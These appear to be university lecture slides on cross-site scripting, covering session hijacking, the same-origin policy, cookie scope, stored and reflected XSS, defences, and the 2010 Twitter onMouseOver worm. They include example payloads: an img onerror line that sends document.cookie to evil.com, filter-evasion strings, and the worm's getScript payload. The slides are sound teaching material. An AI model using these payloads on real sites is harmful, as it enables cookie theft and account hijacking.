Web security: XSS attacks

Myrto Arapinis
School of Informatics
University of Edinburgh

March 29, 2019

Session hijacking

Wikipedia

Session hijacking, sometimes also known as cookie hijacking, is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Cookie theft vulnerabilities:
  - Predictable session tokens:
    $\Longrightarrow$ cookies should be unpredictable
  - HTTPS/HTTP: site has mixed HTTPS/HTTP pages, and token is sent over HTTP
    $\Longrightarrow$ set the `secure` attribute for session tokens
    $\Longrightarrow$ when elevating user from anonymous to logged-in, always issue a new session token
  - **Cross-site scripting (XSS) vulnerabilities**
- Cross-site request forgery (CSRF) vulnerabilities

JavaScript

- Powerful web page programming language
- Scripts are embedded in web pages returned by the web server
- Scripts are executed by the browser. They can:
  - **alter page contents** (DOM objects)
  - **track events** (mouse clicks, motion, keystrokes)
  - **issue web requests** and read replies
  - maintain persistent connections (AJAX)
  - **Read and set cookies**

the HTML `<script>` elements can execute content retrieved from foreign origins: eg.

```
<script src="http://evil.com"></script>
```

Accessing the DOM

- DOM: interface of HTML elements (including cookies) to the outside world like JavaScript
- the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document.

Accessing the DOM

- DOM: interface of HTML elements (including cookies) to the outside world like JavaScript
- the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document.

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Accessing the DOM

- DOM: interface of HTML elements (including cookies) to the outside world like JavaScript
- the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document.

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Example 2: displays all the cookies associated with the current document in an alert message

```
<body onload="window.alert(document.cookie);">
```

Accessing the DOM

- DOM: interface of HTML elements (including cookies) to the outside world like JavaScript
- the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document.

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Example 2: displays all the cookies associated with the current document in an alert message

```
<body onload="window.alert(document.cookie);">
```

Example 3: sends all the cookies associated with the current document to the `evil.com` server if `x` points to a non-existant image

```
<img src=x onerror=this.src='http://evil.com/?
                                    c='+document.cookie>
```

Same-origin policy (SOP)

The problem: Assume you are logged into Facebook and visit a malicious website in another browser tab. Without the same origin policy JavaScript on that website could do anything to your Facebook account that you are allowed to do through accessing the DOM associated with the Facebook page.

Part of the solution: The same-origin policy

- The SOP restricts how a document or script loaded from one origin (*e.g.* `www.evil.com`) can interact with a resource from another origin (*e.g.* `www.bank.com`). Each origin is kept isolated (sandboxed) from the rest of the web
- The SOP is very important when it comes to protecting HTTP cookies (used to maintain authenticated user sessions)

SOP

Origin

An origin is defined by the **scheme**, the **host**, and the **port** of a URL

- The SOP restricts the access to the DOM of a web resource to scripts loaded from the same origin
- Under the SOP, a browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same origin
- Cross-site HTTP requests initiated from within scripts are subject to SOP restriction for security reasons

Cookies and the SOP

- A cookie is valid for the domain it is set for, and all its subdomains.
- A subdomain can set a cookie for a higher-level domain but not vice-versa.
  `mail.example.com` can access cookies set for `example.com`
  `example.com` cannot access cookies set for `mail.example.com`
- Hosts can access cookies set for their top level domains, but hosts can only set cookies one level up in the domain hierarchy.
  `one.mail.example.com` can access cookies set for `example.com`
  `one.mail.example.com` cannot set cookies for `example.com`
- A website can only set a cookie for a domain that matched the domain of the HTTP response.

XSS attack

OWASP

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites


The goal of an attacker is to slip code into the browser under the guise of conforming to the same-origin policy:

- site `evil.com` provides a malicious script
- attacker tricks the vulnerable server (`bank.com`) to send attacker's script to the user's browser!
- victim's browser believes that the script's origin is `bank.com`... because it does!
- malicious script runs with `bank.com`'s access privileges

XSS attacks can generally be categorized into two categories: **stored** and **reflected**


Stored XSS attacks

- stored attacks are those where the injected script is **permanently stored on the target servers**, such as in a database, in a message forum, visitor log, comment field, etc
- the victim then retrieves the malicious script from the server when it requests the stored information



Reflected XSS attacks

- reflected attacks are those where the **injected script is reflected off the web server**, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
- reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web site



Reflected XSS attacks

The key to the reflected XSS attack

Find a good web server that will echo the user input back in the HTML response

Example

Input from eve.com:

http://vulnerabletoreflextedXSS.com/search.php?term=hello

Result from vulnerabletoreflextedXSS.com:

```
<html>
  <title>
    Search results
  </title>
  <body>
    Results for hello :
...
  </body>
</html>
```

XSS defenses

Escape/filter output: escape dynamic data before inserting it into HTML

`<` → `<` `>` → `>` `&` → `&` `"` → `&quot;`

remove any `<script>`, `</script>`, `<javascript>`, `</javascript>` (often done on blogs)

But error prone: there are a lot of ways to introduce JavaScript

`<div style="background-image: url(javascript:alert('JavaScript'))">...</div>` (CSS tags)

`<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]> <![CDATA[cript:alert('XSS');">]]>` (XML-encoded data)

Input validation: check that inputs (headers, cookies, query strings, form fields, and hidden fields) are of expected form (whitelisting)

CSP: server supplies a whitelist of the scripts that are allowed to appear on the page

`Http-Only` **attribute:** if enabled scripting languages cannot accessing or manipulating the cookie.

The onMouseOver Twitter worm attack (Sept. 2010)

Twitter 'onMouseOver' security flaw widely exploited

High profile victims of the "onMouseOver" worm included ex-Prime Minister's wife Sarah Brown, British businessman and host of BBC TV's "The Apprentice" Lord Alan Sugar, and even Robert Gibbs, the press secretary to US President Barack Obama.

The onMouseOver Twitter worm attack (Sept. 2010)

- When tweeting a URL, let's say `www.bbc.co.uk`
- Twitter will automatically include a link to that URL
  `<a href="www.bbc.co.uk">www.bbc.co.uk</a>`
- But Twitter didn't protect properly and for the following tweeted URL
  `http://t.co/@"style="font-size:999999999999px;"onmouseover="$.getScript('http:...')"`
- Automatically included the following link
  `<a href="http://t.co/@"style="font-size:999999999999px;"onmouseover="$.getScript('http:...')">...</a>`